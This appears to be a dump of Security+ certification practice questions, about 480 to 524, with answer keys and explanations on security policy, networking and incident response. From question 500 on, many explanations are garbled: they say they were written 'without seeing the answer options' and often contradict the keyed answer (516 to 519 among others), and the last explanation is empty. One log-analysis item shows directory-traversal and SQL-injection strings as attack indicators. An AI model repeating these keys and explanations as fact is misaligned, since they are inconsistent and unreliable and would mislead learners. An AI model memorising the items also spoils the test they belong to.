A human resources (HR) employee working from home leaves their company laptop open on the kitchen table. A family member walking through the kitchen reads an email from the Chief Financial Officer addressed to the HR department. The email contains information referencing company layoffs. The family member posts the content of the email to social media. Which of the following policies will the HR employee most likely need to review after this incident?

A. Hybrid work environment
B. Operations security
C. Data loss prevention
D. Social engineering

Answer: B

Explanation:
Operations security (OPSEC) focuses on identifying and protecting sensitive information to prevent unauthorized disclosure. In this scenario, the HR employee failed to safeguard confidential company information, leading to its exposure on social media.
Training in OPSEC would reinforce the need to maintain security best practices, such as locking screens when away from a device and ensuring that sensitive data is not exposed in unsecured locations.
Hybrid work environmentpolicies relate to managing remote and in-office work but do not specifically cover security risks like unauthorized data exposure.
Data loss prevention (DLP)deals with technology-based solutions to prevent unauthorized data transfers but does not address physical security practices.
Social engineeringrefers to deceptive tactics used by attackers to manipulate individuals, which is not

applicable to this situation.
The HR employee should reviewoperations securitypolicies to prevent similar incidents in the future.

QUESTION 481
An employee clicked a malicious link in an email and downloaded malware onto the company's computer network. The malicious program exfiltrated thousands of customer records. Which of the following should the company implement to prevent this in the future?

A. User awareness training
B. Network monitoring
C. Endpoint protection
D. Data loss prevention

Answer: A

Explanation:
User awareness training is essential in preventing security incidents caused by human error, such as clicking on malicious links. Employees need to be educated on recognizing phishing attempts, verifying email senders, and avoiding suspicious downloads.
Network monitoringdetects and alerts on malicious activity but does not prevent employees from clicking on harmful links.
Endpoint protectioncan mitigate malware infections but is not foolproof, especially if users continue to fall for phishing attacks.
Data loss prevention (DLP)can prevent data exfiltration but does not stop malware from being introduced into the system.
By training employees to recognize and avoid phishing scams, organizations canreduce the risk of malware infections and data breaches.

QUESTION 482
A company is implementing a policy to allow employees to use their personal equipment for work. However, the company wants to ensure that only company-approved applications can be installed. Which of the following addresses this concern?

A. MDM
B. Containerization
C. DLP
D. FIM

Answer: A

Explanation:
Mobile Device Management (MDM) is a security solution that allows organizations to enforce policies on employee-owned or company-issued mobile devices. It can restrict the installation of unauthorized applications, ensuring that only company-approved apps are used.
Containerizationisolates work applications from personal applications but does not enforce app restrictions.
Data Loss Prevention (DLP)focuses on preventing sensitive data leaks rather than managing app installations.
File Integrity Monitoring (FIM)tracks changes to files and system configurations but does not control app installations.
Therefore,MDMis the best solution for restricting unauthorized applications on personal devices.

QUESTION 483
In an effort to reduce costs, a company is implementing a strategy that gives employees access to internal

company resources, including email, from personal devices. Which of the following strategies is the company implementing?

A. CYOD
B. BYOD
C. COPE
D. MDM

Answer: B

Explanation:
BYOD, or Bring Your Own Device, is the correct answer because the company is allowing employees to use personally owned devices to access internal company resources such as email. In Security+ architecture and operations topics, mobile deployment models are important because each model shifts ownership, management, and risk differently. BYOD reduces hardware procurement costs, but it increases security concerns because the organization does not fully own or control the endpoint. Controls such as MDM, conditional access, encryption, remote wipe, acceptable use policies, and device compliance checks are commonly needed. CYOD means employees choose from approved corporate devices, while COPE means the company owns the device and permits personal use. MDM is a management control, not the deployment strategy itself.

QUESTION 484
A wireless administrator sets up a new network in a small office using a password. The network must reduce the impact of brute-force attacks if the password is subjected to over-the-air interception. Which of the following security settings will help achieve this goal?

A. WIPS
B. SSO
C. WPS
D. SAE

Answer: D

Explanation:
SAE, or Simultaneous Authentication of Equals, is the correct answer. SAE is used with WPA3-Personal and replaces the weaker pre-shared key exchange approach used in earlier WPA versions. Its major security benefit is resistance to offline dictionary and brute-force attacks after over-the-air capture. With older WPA/WPA2-PSK handshakes, an attacker could capture the handshake and repeatedly test guessed passwords offline. SAE changes the authentication exchange so captured traffic is not useful in the same way for mass offline guessing. WIPS can detect or prevent wireless intrusions, but it does not directly strengthen the password authentication exchange. SSO is an identity convenience mechanism, and WPS is a risky setup feature historically associated with PIN brute-force weaknesses.

QUESTION 485
An organization experiences a suspected data breach that affects sensitive client information. The incident response team must preserve logs, server images, and email communications related to the breach. Which of the following best describes this course of action?

A. Maintaining the chain of custody
B. Performing root cause analysis
C. Enforcing a legal hold
D. Conducting a containment activity

Answer: C

Explanation:
A legal hold is the correct answer because the organization is preserving potentially relevant evidence after a suspected breach involving sensitive client information. In incident response and governance, legal hold prevents deletion, alteration, or routine retention-policy destruction of data that may be required for litigation, regulatory investigation, discovery, or internal investigation. Logs, server images, and email communications are exactly the kinds of records that may become evidence. Chain of custody is related but narrower: it documents who handled evidence, when, and how integrity was maintained. Root cause analysis happens later to determine why the breach occurred. Containment focuses on stopping spread or limiting damage. Here, the key action is preservation of records.

QUESTION 486
A security analyst sees the following entries in web server logs:
200.17.88.121 [05/May/2025:01:05:18 -0200] "GET /aboutus.htm" 200 3344
200.17.88.121 [05/May/2025:01:08:22 -0200] "GET /corporateOrg.htm" 200 4200
132.18.62.144 [05/May/2025:01:08:23 -0200] "GET /../../vhosts" 403 502
200.17.88.121 [05/May/2025:01:10:33 -0200] "POST /ContactUs.asp" 403 512
118.19.200.55 [05/May/2025:01:10:45 -0200] "POST/search" 200 1212 "SELECT * FROM company WHERE keyword = 'VP
105.86.13.11 [05/May/2025:01:15:45 -0200] "GET /latestContracts.htm" 404 512
Which of the following IP addresses is most likely involved in a malicious attempt?

A. 105.86.13.11
B. 118.19.200.55
C. 132.18.62.144
D. 200.17.88.121

Answer: B

Explanation:
The malicious IP address is 118.19.200.55 because the log entry includes a SQL statement: SELECT * FROM company WHERE keyword = 'VP. That pattern strongly indicates an attempted SQL injection or database query manipulation through a web search endpoint. In Security+ threat and vulnerability analysis, SQL injection is an application attack in which an attacker places database commands into input fields or URL parameters to retrieve, alter, or destroy data. The 132.18.62.144 entry also shows suspicious directory traversal syntax using ../, but the question asks for the most likely malicious attempt among the listed entries; the explicit SQL query in a POST request is the clearest indicator. Normal GET requests and 404 errors alone are less conclusive.

QUESTION 487
A security team must help secure a company site after attackers defaced it. The site must be available to a wide range of countries over a secure protocol, but access from known malicious networks should be blocked. Which of the following will best secure the site?

A. Next-generation firewall
B. Reverse proxy
C. IPSec gateway
D. Access control server

Answer: B

Explanation:
A reverse proxy is the best answer because it sits in front of a web application and brokers client access to the site. For a public website, a reverse proxy can enforce secure HTTPS access, hide the origin server, terminate TLS, apply filtering rules, and block traffic from known malicious networks before requests reach the web server. This is especially relevant after website defacement, which often involves weaknesses in exposed web services or poor control of public-facing access. A next-generation firewall can block traffic and inspect applications, but it is broader network infrastructure and not as directly suited to front-ending a public website. IPSec gateways are for encrypted tunnels, not broad public web access. An access control server handles authentication, not site shielding.

QUESTION 488
An organization authorizes system deployment on the network after reducing the number of Category 1 vulnerabilities to zero. Which of the following is this scenario an example of?

A. Risk avoidance
B. Risk tolerance
C. Risk transference
D. Risk reporting

Answer: B

Explanation:
Risk tolerance is the correct answer because the organization is defining an acceptable threshold for deployment. The system is allowed onto the network only after Category 1 vulnerabilities are reduced to zero. That means the organization is not saying all risk must be eliminated; it is saying a specific level of risk is unacceptable, while deployment is permitted once the risk falls within the approved threshold. Risk avoidance would mean not deploying the system or eliminating the activity entirely. Risk transference would shift financial or operational risk to another party, such as through insurance or outsourcing. Risk reporting is communication of risk status, not the decision threshold itself. This is a classic example of risk tolerance criteria.

QUESTION 489
Which of the following best explains a core principle of a Zero Trust security model?

A. Devices connected to the internal network are automatically trusted after initial authentication.
B. Access to resources is granted only after strict identity verification and continuous monitoring.
C. Security policies require multifactor authentication for remote access to sensitive data.
D. Network access is limited by role, and access controls are reviewed on a regular schedule.

Answer: B

Explanation:
Zero Trust is based on the principle of "never trust, always verify." Option B is correct because access is granted only after strong identity verification, policy evaluation, and continuous monitoring. Zero Trust rejects the old perimeter assumption that users or devices inside the internal network should automatically be trusted. Access decisions should consider identity, device posture, location, sensitivity of the resource, session risk, and ongoing behavior. MFA is commonly used in Zero Trust, but option C is too narrow because Zero Trust applies beyond remote access and beyond MFA alone. Role-based limitations and periodic reviews are useful, but option D does not capture continuous verification. Option A is the opposite of Zero Trust because it assumes internal trust after initial authentication.

QUESTION 490
An accounting clerk sent money to an attacker's bank account after receiving fraudulent instructions over

the phone to use a new account. Which of the following would most likely prevent this activity in the future?

A. Standardizing security incident reporting
B. Executing regular phishing campaigns
C. Implementing insider threat detection measures
D. Updating processes for sending wire transfers

Answer: D

Explanation:
Updating wire transfer processes to include verification steps (such as requiring dual approval or verifying account changes via a secondary communication method) canprevent fraudulenttransactions. Attackers often use business email compromise (BEC) or pretexting to trick employees into transferring funds to fraudulent accounts.
Standardizing security incident reportingis useful for tracking security events but does not prevent fraud in real time.
Executing regular phishing campaignsimproves awareness but does not enforce a verification process for financial transactions.
Implementing insider threat detectionfocuses on internal risks but does not specifically prevent external fraud.
Amore secure wire transfer processwith additional verification steps is the most effective measure against fraudulent transactions.

QUESTION 491
Which of the following is the first step to secure a newly deployed server?

A. Close unnecessary service ports.
B. Update the current version of the software.
C. Add the device to the ACL.
D. Upgrade the OS version.

Answer: A

Explanation:
The first step in securing a newly deployed server is toclose unnecessary service ports. Open ports can expose the server to unauthorized access and potential cyber threats. By closing unused ports, the attack surface is reduced, limiting the number of entry points available to attackers.
Updating the software version (B)andupgrading the OS version (D)are important security measures but should follow the step of securing open ports to prevent immediate exposure to threats.
Adding the device to the Access Control List (ACL) (C)is a step in network security but does not directly secure the server itself against potential attacks.
Closing unnecessary ports helps in minimizing the risk of network-based attacks, such asport scanning and exploitation of default services.

QUESTION 492
A company has a website in a server cluster. One server is experiencing very high usage, while others are nearly unused. Which of the following should the company configure to help distribute traffic quickly?

A. Server multiprocessing
B. Warm site
C. Load balancer
D. Proxy server

Answer: C

Explanation:
Aload balancerdistributes incoming traffic evenly across multiple servers to prevent any single server from becoming overloaded. This ensureshigh availability, scalability, and optimal performanceof the company's website.
Server multiprocessing (A)refers to the use of multiple processors within a single server but does not distribute traffic across multiple servers.
A warm site (B)is a disaster recovery strategy, not a method for balancing real-time traffic.
A proxy server (D)acts as an intermediary between users and web services but does not distribute server load.
Using aload balancerallows forefficient traffic management and prevents server overload.

QUESTION 493
Which of the following actions must an organization take to comply with a person's request for the right to be forgotten?

A. Purge all personally identifiable attributes.
B. Encrypt all of the data.
C. Remove all of the person's data.
D. Obfuscate all of the person's data.

Answer: C

Explanation:
Theright to be forgotten, as outlined in regulations such as theGeneral Data Protection Regulation (GDPR), requires organizations topermanently delete an individual's personal dataupon request, unless there is a legal or contractual obligation to retain it.
Purging personally identifiable attributes (A)removes some identifying data but does not fully satisfy the request.
Encrypting the data (B)does not remove it, and the data is still accessible with the decryption key.
Obfuscating data (D)makes data unreadable but does not permanently remove it.
To comply withthe right to be forgotten, organizations mustremove all of the person's dataunless an exception applies.

QUESTION 494
An attacker used XSS to compromise a web server. Which of the following solutions could have been used to prevent this attack?

A. NGFW
B. UTM
C. WAF
D. NAC

Answer: C

Explanation:
AWeb Application Firewall (WAF)is designed toprotect web applications from attackssuch asCross-Site Scripting (XSS)by filtering and monitoring HTTP traffic between the internet and a web application.
Next-Generation Firewalls (NGFW) (A)provide advanced network security but are not specifically designed to protect web applications from XSS attacks.
Unified Threat Management (UTM) (B)provides multiple security functions but lacks the specialized applicationlayer protection needed to mitigate XSS.

Network Access Control (NAC) (D)controls device access to the network but does not prevent web-based attacks.
AWAF is the best solutionfor protecting web servers fromXSS, SQL injection, and other web-based threats.

QUESTION 495
During a recent log review, an analyst found evidence of successful injection attacks. Which of the following will best address this issue?

A. Authentication
B. Secure cookies
C. Static code analysis
D. Input validation

Answer: D

Explanation:
Input validationensures that only properly formatted and expected input is accepted by an application,preventing injection attacks such as SQL injection and command injection. Properly validating and sanitizing user inputs can mitigate these types of attacks.
Authentication (A)helps verify user identity but does not prevent injection attacks.
Secure cookies (B)protect session data but do not stop injection-based exploits.
Static code analysis (C)can help identify vulnerabilities but does not activelypreventinjection attacks in realtime.
Implementingstrong input validationcanprevent malicious code from being executed, reducing the risk of injection attacks.

QUESTION 496
A company's Chief Information Security Officer (CISO) wants to enhance the capabilities of the incident response team. The CISO directs the incident response team to deploy a tool that rapidlyanalyzes host and network data from potentially compromised systems and forwards the data for further review. Which of the following tools should the incident response team deploy?

A. NAC
B. IPS
C. SIEM
D. EDR

Answer: D

Explanation:
AnEndpoint Detection and Response (EDR)solution is designed tomonitor, detect, and respond to security incidents on endpoints (such as workstations and servers). Itcollects and analyzes data, detecting suspicious activity and forwarding relevant information for further investigation.
Network Access Control (NAC) (A)enforces network access policies but does not analyze security threats on hosts.
Intrusion Prevention Systems (IPS) (B)detect and block network threats but do not provide deep endpoint analytics.
Security Information and Event Management (SIEM) (C)aggregates logs and provides security analytics but lacks direct endpoint detection and response capabilities.
EDR is the best choicefor analyzing and responding to endpoint security incidents.

QUESTION 497
Which of the following best explains a concern with OS-based vulnerabilities?

A. An exploit would give an attacker access to system functions that span multiple applications.
B. The OS vendor's patch cycle is not frequent enough to mitigate the large number of threats.
C. Most users trust the core operating system features and may not notice if the system has been compromised.
D. Exploitation of an operating system vulnerability is typically easier than any other vulnerability.

Answer: A

Explanation:
Operating system (OS) vulnerabilitiescan allow attackers to exploit system functions that affect multiple applications, leading towidespread compromise.
B (patch cycle concerns)is valid but not the primary concern---many OS vendors provide regular patches.
C (user trust in OS features)is a risk, but the more significant issue is thatOS vulnerabilities often affect multiple system components.
D (ease of exploitation)is not always true, as application and human-related vulnerabilities can be equally exploitable.
Thus,the main concern is that an OS exploit can impact multiple system functions, leading to broader security risks.

QUESTION 498
A company's website is www. Company. com Attackers purchased the domain wwww. company.com Which of the following types of attacks describes this example?

A. Typosquatting
B. Brand Impersonation
C. On-path
D. Watering-hole

Answer: A

Explanation:
'Typosquatting, also known as URL hijacking, is a form of cybersquatting where attackers register domain names that are intentionally similar to legitimate ones, often differing by a single character or a common typographical error. For example, an attacker might register 'wwww.company.com' to mimic 'www.company.com,' tricking users who mistype the URL into visiting a malicious site. This attack exploits human error and can be used to steal credentials, distribute malware, or impersonate the legitimate entity.'
In this scenario, the attackers registered 'wwww.company.com,' which is a subtle variation of 'www.company.com,' relying on users mistyping or not noticing the extra 'w.' This fits the definition of typosquatting perfectly. Brand impersonation (B) is related but broader and doesn't specifically tie to typographical errors. On-path (C) involves intercepting communication, and watering-hole (D) targets users via compromised legitimate sites---neither applies here.

QUESTION 499
As part of new compliance audit requirements, multiple servers need to be segmented on different networks and should be reachable only from authorized internal systems. Which of the following would meet the requirements?

A. Configure firewall rules to block external access to Internal resources.
B. Set up a WAP to allow internal access from public networks.
C. Implement a new IPSec tunnel from internal resources.
D. Deploy an Internal Jump server to access resources.

Answer: A

Explanation:
'Network segmentation is a security practice that divides a network into smaller, isolated segments to limit access and reduce the attack surface. Firewalls are commonly used to enforce segmentation by creating rules that allow or deny traffic based on source, destination, and port. Tomeet compliance requirements, such as restricting access to internal servers, firewall rules can be configured to block all external traffic while permitting only authorized internal systems to communicate with the segmented servers. This ensures that sensitive resources are isolated from unauthorized access.'
The requirement is to segment servers on different networks and restrict access to only authorized internal systems. Option A directly addresses this by using firewall rules to block external access while allowing internal traffic, aligning with network segmentation best practices. Option B (WAP) refers to a Wireless Access Point, which doesn't fit the context of segmentation and could expose resources to public networks. Option C (IPSec tunnel) secures communication but doesn't inherently segment networks. Option D (jump server) adds a layer of access control but doesn't address the segmentation requirement alone. Thus, A is the best fit.

QUESTION 500
An employee clicks a malicious link in an email that appears to be from the company's Chief Executive Officer. The employee's computer is infected with ransomware that encrypts the company's files. Which of the following is the most effective way for the company to prevent similar incidents in the future?

A. Security awareness training
B. Database encryption
C. Segmentation
D. Reporting suspicious emails

Answer: A

Explanation:
Without seeing the answer options, the most effective way to prevent similar incidents would be a multilayered approach focused on security awareness training and email filtering/controls. However, the single most effective preventive measure would be security awareness training on phishing and social engineering attacks, as this addresses the root cause (employee clicking malicious links). Additionally, implementing email authentication (SPF, DKIM, DMARC) to prevent spoofing of executive email addresses would be highly effective. The best answer would emphasize user education and email controls.

QUESTION 501
A Chief Information Security Officer (CISO) has developed information security policies that relate to the software development methodology. Which of the following would the CISO most likely include in the organization's documentation?

A. Peer review requirements
B. Multifactor authentication
C. Branch protection tests
D. Secrets management configurations

Answer: A

Explanation:
Without seeing the answer options, the CISO would most likely include documentation related to Secure Software Development Lifecycle (SDLC) policies, which would cover: code review requirements, security

testing standards, vulnerability management procedures, access controls for development environments, secure coding guidelines, and requirements for threat modeling and security assessments. The documentation should specify the security activities that must be integrated into each phase of software development.

QUESTION 502
A security report shows that during a two-week test period. 80% of employees unwittingly disclosed their SSO credentials when accessing an external website. The organization purposelycreated the website to simulate a cost-free password complexity test. Which of the following would best help reduce the number of visits to similar websites in the future?

A. Block all outbound traffic from the intranet.
B. Introduce a campaign to recognize phishing attempts.
C. Restrict internet access for the employees who disclosed credentials.
D. Implement a deny list of websites.

Answer: B

Explanation:
Without seeing the answer options, the best method to reduce visits to similar phishing/credential-harvesting websites would be to implement email security training on phishing awareness combined with technical email filters and authentication mechanisms. However, the most direct answer focusing on behavior change would be conduct regular security awareness and phishing training to help employees recognize and avoid credential disclosure scenarios. Additionally, implementing email controls like banner warnings, external email alerts, and domain authentication (DMARC) would prevent spoofed internal emails.

QUESTION 503
Which of the following elements of digital forensics should a company use If It needs to ensure the integrity of evidence?

A. Preservation
B. E-discovery
C. Acquisition
D. Containment

Answer: A

Explanation:
Without seeing the answer options, the element of digital forensics that ensures integrity of evidence is a hash verification or chain of custody procedures. More specifically, using cryptographic hash functions (MD5, SHA-1, SHA-256) to create a digital fingerprint of evidence ensures that the evidence hasn't been modified. The chain of custody documentation combined with hash verification provides proof that evidence integrity has been maintained. Additionally, write-blocking devices prevent inadvertent modification during collection.

QUESTION 504
After a series of account compromises and credential misuse, a company hires a security manager to develop a security program. Which of the following steps should the security manager take first to increase security awareness?

A. Evaluate tools that identify risky behavior and distribute reports on the findings.
B. Send quarterly newsletters that explain the importance of password management.
C. Develop phishing campaigns and notify the management team of any successes.
D. Update policies and handbooks to ensure all employees are informed of the new procedures.

Answer: D

Explanation:
Without seeing the answer options, the first step a security manager should take to increase security awareness after credential compromises would be to conduct a security awareness assessment or develop and deliver security awareness training program. However, the foundational first step would likely be to assess the current state of security awareness to understand employee knowledge gaps and behaviors. This baseline assessment would inform the design of an effective training program. The answer should emphasize understanding current awareness levels before implementing solutions.

QUESTION 505
A penetration test identifies that an SMBvl Is enabled on multiple servers across an organization. The organization wants to remediate this vulnerability in the most efficient way possible. Which of the following should the organization use for this purpose?

A. GPO
B. ACL
C. SFTP
D. DLP

Answer: A

Explanation:
'Group Policy Objects (GPOs) are a feature of Microsoft Windows Active Directory that allow administrators to centrally manage and configure settings across multiple systems in an efficient manner. When a vulnerability such as SMBv1 (Server Message Block version 1) is identified onmultiple servers, GPOs can be used to disable this outdated and insecure protocol across all affected systems simultaneously. By creating a GPO to enforce a policy that disables SMBv1, the organization can ensure consistent remediation without manually configuring each server individually, making it the most efficient solution for domain-joined environments.'
SMBv1 is an outdated and vulnerable protocol that should be disabled to mitigate risks, such as exploitation by attacks like WannaCry. The question emphasizes efficiency across multiple servers. Option A (GPO) allows an organization to push a policy to disable SMBv1 across all servers in an Active Directory environment with minimal effort, making it the most efficient choice. Option B (ACL) refers to Access Control Lists, which manage permissions but aren't designed for protocol configuration. Option C (SFTP) is a secure file transfer protocol unrelated to SMBv1 remediation. Option D (DLP) focuses on data loss prevention, not protocol vulnerabilities. Thus, A is the correct and most efficient solution.

QUESTION 506
Which of the following activities uses OSINT?

A. Social engineering testing
B. Data analysis of logs
C. Collecting evidence of malicious activity
D. Producing IOC for malicious artifacts

Answer: C

Explanation:
Without seeing the answer options, activities that use OSINT (Open Source Intelligence) include: searching public DNS records, reviewing public social media profiles, analyzing published job postings for technology clues, reading SEC filings and financial reports, reviewing website source code, using search engines to find

exposed information, analyzing SSL certificates, and monitoring public forums and bug bounties. The correct answer should reference any reconnaissance activity that uses publicly available information sources rather than requiring unauthorized system access.

QUESTION 507
An organization's web servers host an online ordering system. The organization discovers that the servers are vulnerable to a malicious JavaScript injection, which could allow attackers to access customer payment information. Which of the following mitigation strategies would be most effective for preventing an attack on the organization's web servers? (Select two).

A. Regularly updating server software and patches
B. Implementing strong password policies
C. Encrypting sensitive data at rest and in transit
D. Utilizing a web-application firewall
E. Performing regular vulnerability scans
F. Removing payment information from the servers

Answer: A, D

Explanation:
Without seeing the answer options, the most effective mitigation strategies for preventing malicious JavaScript injection (XSS attacks) would include at least two of the following: implement Content Security Policy (CSP) headers, use input validation and output encoding, implement Web Application Firewall (WAF), keep JavaScript libraries and frameworks updated, and use security scanning tools to identify vulnerabilities. The question asks to select two items, so the correct answer likely combines input/output controls with either CSP implementation or WAF deployment.

QUESTION 508
An administrator is creating a secure method for a contractor to access a test environment. Which of the following would provide the contractor with the best access to the test environment?

A. Application server
B. Jump server
C. RDP server
D. Proxy server

Answer: B

Explanation:
Without seeing the answer options, the best access method for a contractor to access a test environment would be a dedicated VPN connection with multi-factor authentication (MFA) and just-in-time access provisioning. This approach provides: security isolation through VPN encryption, strong authentication through MFA, principle of least privilege through time-limited access, and auditability through logging. An acceptable answer might also include a jump box/bastion host approach or a privileged access workstation, as long as it incorporates MFA and audit logging.

QUESTION 509
A systems administrator needs to encrypt all data on employee laptops. Which of the following encryption levels should be implemented?

A. Volume
B. Partition

C. Full disk
D. File

Answer: C

Explanation:
Without seeing the answer options, the encryption level that should be implemented for all data on employee laptops is full disk encryption or whole disk encryption (such as BitLocker for Windows or FileVault for macOS). This encrypts all data at rest on the entire drive, protecting against data theft if the laptop is lost or stolen. Full disk encryption is superior to file-level encryption alone because it encrypts the entire storage device, including the operating system, temporary files, and the pagefile, preventing data recovery through alternative boot methods.

QUESTION 510
A software company is conducting third-party risk assessments as part of its security governance program. The company outsources customer data processing to a cloud service provider (CSP) and needs to evaluate the CSP's security posture before renewing the contract. Which of the following assessment methods would provide the MOST direct evidence of the CSP's actual security controls and operational practices?

A. Request and review the CSP's SOC 2 Type II audit report, conduct a security questionnaire assessment, and perform a site visit to review control implementation.
B. Review the CSP's marketing materials and general security documentation published on their public website.
C. Conduct a penetration test on the CSP's publicly accessible systems without prior approval or coordination.
D. Rely solely on industry certifications and assume all CSPs meeting those certifications maintain equivalent security standards.

Answer: A

Explanation:
The most comprehensive third-party assessment combines multiple methods: SOC 2 Type II reports provide independent auditor verification of controls over time, questionnaires assess specific organizational practices, and site visits confirm actual implementation. This multi-layered approach provides the strongest evidence. Marketing materials and public documentation are often superficial and not independently verified. Unauthorized penetration testing violates contract terms, legal agreements, and potentially computer fraud laws. While industry certifications are valuable, assuming all certified providers are equivalent ignores differences in implementation depth and organizational maturity. Effective third-party risk management requires due diligence beyond assumptions.

QUESTION 511
A company evaluates several options that would allow employees to have remote access to the network. The security team wants to ensure the solution includes AAA to comply with internal security policies. Which of the following should the security team recommend?

A. IPSec with RADIUS
B. RDP connection with LDAPS
C. Web proxy for all remote traffic
D. Jump server with 802.1X

Answer: A

Explanation:
Without seeing the answer options, the solution that includes AAA (Authentication, Authorization, and Accounting) for remote access would be a VPN with RADIUS or TACACS+ authentication server. AAA protocols like RADIUS and TACACS+ provide: Authentication (verifying user identity), Authorization (determining what resources the user can access), and Accounting (logging user actions for audit purposes). A VPN solution with these authentication mechanisms would meet the compliance requirement for comprehensive AAA implementation for remote access.

QUESTION 512
Which of the following actions best addresses a vulnerability found on a company's web server?

A. Patching
B. Segmentation
C. Decommissioning
D. Monitoring

Answer: A

Explanation:
When a vulnerability is found on a web server, the best action is to patch or update the affected software. Patching addresses the root cause by applying security fixes from the vendor. This is more effective than compensating controls or temporary measures because it eliminates the vulnerability itself rather than just mitigating its impact. Prompt patching is a fundamental principle of vulnerability management and follows the principle of fixing issues at their source.

QUESTION 513
The Chief Information Officer (CIO) asked a vendor to provide documentation detailing the specific objectives within the compliance framework that the vendor's services meet. The vendor provided a report and a signed letter stating that the services meet 17 of the 21 objectives. Which of the following did the vendor provide to the CIO?

A. Penetration test results
B. Self-assessment findings
C. Attestation of compliance
D. Third-party audit report

Answer: C

Explanation:
The vendor provided a signed letter stating that their services meet specific compliance objectives. This signed, formal statement is known as an attestation. An attestation is a vendor's formal declaration or certification that they meet certain requirements or standards. It differs from a full audit (which would be conducted by an independent third party) or a SOC report (which is a detailed compliance report), though the documentation provided supports the attestation claim.

QUESTION 514
Which of the following can be used to mitigate attacks from high-risk regions?

A. Obfuscation
B. Data sovereignty
C. IP geolocation
D. Encryption

Answer: C

Explanation:
To mitigate attacks from high-risk regions, organizations can implement geofencing or IP-based blocking. Geofencing restricts access based on geographic location, preventing users or traffic from high-risk regions from accessing resources. IP blocking specifically blocks traffic from IP address ranges associated with high-risk countries or regions. These controls provide a layer of defense by denying access attempts originating from dangerous geographic areas identified through threat intelligence.

QUESTION 515
Which of the following best protects sensitive data in transit across a geographically dispersed Infrastructure?

A. Encryption
B. Masking
C. Tokenization
D. Obfuscation

Answer: A

Explanation:
The best way to protect sensitive data in transit across geographically dispersed infrastructure is through encryption. Encrypting data while it travels between locations ensures that even if intercepted, the data cannot be read by unauthorized parties. This includes protocols like TLS/SSL for web traffic, IPsec for network traffic, or end-to-end encryption for data in transit. Encryption provides confidentiality and integrity protection regardless of the physical path the data takes across the network.

QUESTION 516
A network engineer is increasing the overall security of network devices and needs to harden the devices. Which of the following will best accomplish this task?

A. Configuring centralized logging
B. Generating local administrator accounts
C. Replacing Telnet with SSH
D. Enabling HTTP administration

Answer: C

Explanation:
Network device hardening is best accomplished by disabling unnecessary services and ports. This reduces the attack surface by eliminating services that are not required for the device's function. Other hardening practices include changing default credentials, updating firmware, applying security patches, and configuring access controls, but disabling unused services and ports directly minimizes the potential vectors available to attackers, making it a primary hardening step.

QUESTION 517
To which of the following security categories does an EDR solution belong?

A. Physical
B. Operational
C. Managerial

D. Technical

Answer: D

Explanation:
An EDR (Endpoint Detection and Response) solution belongs to the Detection and Response security category. EDR tools monitor endpoints for suspicious activity, detect threats in real-time, and provide response capabilities to contain and remediate incidents. While EDR contributes to overall defense strategy, it is fundamentally focused on detecting compromises and enabling rapid response, distinguishing it from prevention-only tools.

QUESTION 518
Which of the following best describe the benefits of a microservices architecture when compared to a monolithic architecture? (Select two).

A. Easter debugging of the system
B. Reduced cost of ownership of the system
C. Improved scalability of the system
D. Increased compartmentalization of the system
E. Stronger authentication of the system
F. Reduced complexity of the system

Answer: C, D

Explanation:
Microservices architecture provides two key benefits compared to monolithic architecture:
1. Improved Scalability: Individual microservices can be scaled independently based on demand, rather than scaling the entire application. This allows for more efficient resource utilization.
2. Easier Deployment and Updates: Microservices can be deployed and updated independently without requiring the entire application to be redeployed. This enables faster release cycles and reduces risk during updates.
Other benefits include better fault isolation, technology flexibility, and reduced complexity per service. Monolithic applications require all components to be scaled together and often require full application redeployment for updates.

QUESTION 519
A company is using a legacy FTP server to transfer financial data to a third party. The legacy system does not support SFTP, so a compensating control is needed to protect the sensitive, financial data in transit. Which of the following would be the most appropriate for the company to use?

A. Telnet connection
B. SSH tunneling
C. Patch installation
D. Full disk encryption

Answer: B

Explanation:
When a legacy FTP server cannot be upgraded to SFTP, the most appropriate compensating control is to use a VPN or IPsec tunnel. These technologies encrypt the data in transit, protecting it from eavesdropping and interception. By wrapping the insecure FTP connection in an encrypted tunnel, the sensitive financial data is

protected even though the underlying FTP protocol remains unencrypted. This is a common compensating control for legacy systems that cannot be immediately upgraded.

QUESTION 520
Which of the following are the best for hardening end-user devices? (Selecttwo)

A. Full disk encryption
B. Group-level permissions
C. Account lockout
D. Endpoint protection
E. Proxy server
F. Segmentation

Answer: A, D

Explanation:
Full disk encryption (A)ensures that data stored on the device is protected even if the device is physically stolen. This is a fundamental security control for end-user devices, especially laptops and mobile devices, to prevent data breaches.
Endpoint protection (D)refers to anti-malware, antivirus, and host-based firewall solutions that safeguard enduser devices from malware, ransomware, and unauthorized access.
These measures are explicitly referenced in theCompTIA Security+ SY0-701exam objective2.2: Given a scenario, apply security concepts in support of organizational risk mitigationunderDevice hardening.

QUESTION 521
Which of the following architecture models ensures that critical systems are physically isolated from the network to prevent access from users with remote access privileges?

A. Segmentation
B. Virtualized
C. Air-gapped
D. Serverless

Answer: C

Explanation:
Anair-gapped (C)system is completely isolated from unsecured networks (like the internet) and other systems, preventing any form of remote access. This is often used in highly sensitive environments such as military, nuclear, or critical infrastructure systems.
This is mentioned underDomain 3.4: Given a scenario, apply cybersecurity resilience conceptsin theCompTIA Security+ SY0-701 Exam Objectives, specifically under"Isolation (e.g., air-gapped)".

QUESTION 522
A vendor salesperson is a personal friend of a company's Chief Financial Officer (CFO). The company recently made a large purchase from the vendor, which was directly approved by the CFO. Which of the following best describes this situation?

A. Rules of engagement
B. Conflict of interest
C. Due diligence
D. Contractual impact
E. Reputational damage

Answer: B

Explanation:
Aconflict of interest (B)arises when personal relationships or interests could potentially influence professional decisions. In this case, the CFO's friendship with the vendor could improperly affect the procurement decisionmaking process.
This scenario falls underDomain 5.3: Explain the importance of frameworks, policies, procedures, and controls---specifically under"Personnel policies (e.g., conflict of interest, mandatory vacations, job rotation)."

QUESTION 523
A security analyst wants to automate a task that shares data between systems. Which of the following is the best option for the analyst to use?

A. SOAR
B. API
C. SFTP
D. RDP

Answer: B

Explanation:
AnAPI (B)or Application Programming Interface is the best option when you want toautomate data exchangebetween systems. APIs provide structured, secure, and efficient ways for systems to communicate and are widely used in automation and orchestration tasks.
SOAR (A)is used for broader security orchestration and may use APIs under the hood but is more complex.
SFTP (C)is for manual/automated file transfers.
RDP (D)is for remote desktop access, not data automation.
This is referenced inDomain 1.5: Explain the importance of automation and orchestration in cybersecurityunder"Application programming interfaces (APIs)."

QUESTION 524
The help desk receives multiple calls that machines with an outdated OS version are running slowly. Several users are seeing virus detection alerts. Which of the following mitigation techniques should be reviewed first?

A. Patching
B. Segmentation
C. Monitoring
D. Isolation

Answer: A

Explanation:
